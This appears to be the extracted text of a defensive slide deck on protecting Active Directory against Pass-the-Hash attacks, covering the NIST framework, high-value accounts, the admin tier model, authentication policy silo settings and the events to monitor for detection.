
# Planning for compromise

- Identify all high-value assets
- Protect against known and unknown threats
- Detect PtH and related attacks
- Respond to suspicious activity
- Recover from a breach





# NIST Framework for Improving Critical Infrastructure Cybersecurity




# NIST Framework for Improving Critical Infrastructure Cybersecurity

Functions	Categories	Subcategories	Informative References
IDENTIFY			
PROTECT			
DETECT			
RESPOND			
RECOVER			


# High-Value Accounts

- Admins
  - Domain Adminis
  - Enterprise Admin
  - Schema Adminis
  - BUILTIN\Administrators
  - BUILTIN\Hyper-V Administrators
- Service Accounts
  - SCCM, SCOM, DPM, Software Installation,...
- BMC Accounts

# Tier Model



# Tier Model - Administrative logon restrictions



# Authentication Policies and Silos

## Restrict Access for Admins

TASKS SECTIONS

General Accounts Policy

**General**

An authentication policy silo controls which accounts are to be protected by the silo and defines the authentication policies to be applied to members of the silo.

Display name: \* Restrict Access for Admins

Description:

☐ Only audit silo policies

☒ Enforce silo policies

☒ Protect from accidental deletion

**Permitted Accounts**

Name	Account Type	Assigned
Admin04	Computer	
Administrator	User	
Hans Worst	User	
Jos Haarbos	User	

Add... Remove

**Authentication Policy**

☒ Use a single policy for all principals that belong to this authentication policy silo.

More Information OK

## User

☒ Specify a Ticket Granting Ticket lifetime for user accounts.

Ticket Granting Ticket Lifetime (minutes): \* 600

Specify access control conditions that restrict devices that can request a Ticket Granting Ticket for the user accounts assigned to this policy.

Note: NTLM authentication cannot be restricted by access control conditions. Users should be members of the Protected Users group, which does not allow NTLM.

Click Edit to define the conditions.

Member of any(((W8-CONTOSOW1\$-W81\W8\_CONTOSOW1\$)))

Edit...

Click Edit to define the conditions.

All Resources

Edit...

## Other user


Your account is configured to prevent you from using this PC. Please try another PC.

OK



# PtH Detection

# Attack Graph







# Events

- Authentication
  - Success
  - Failure
- Replication Traffic
- Group Membership Changes
- ...

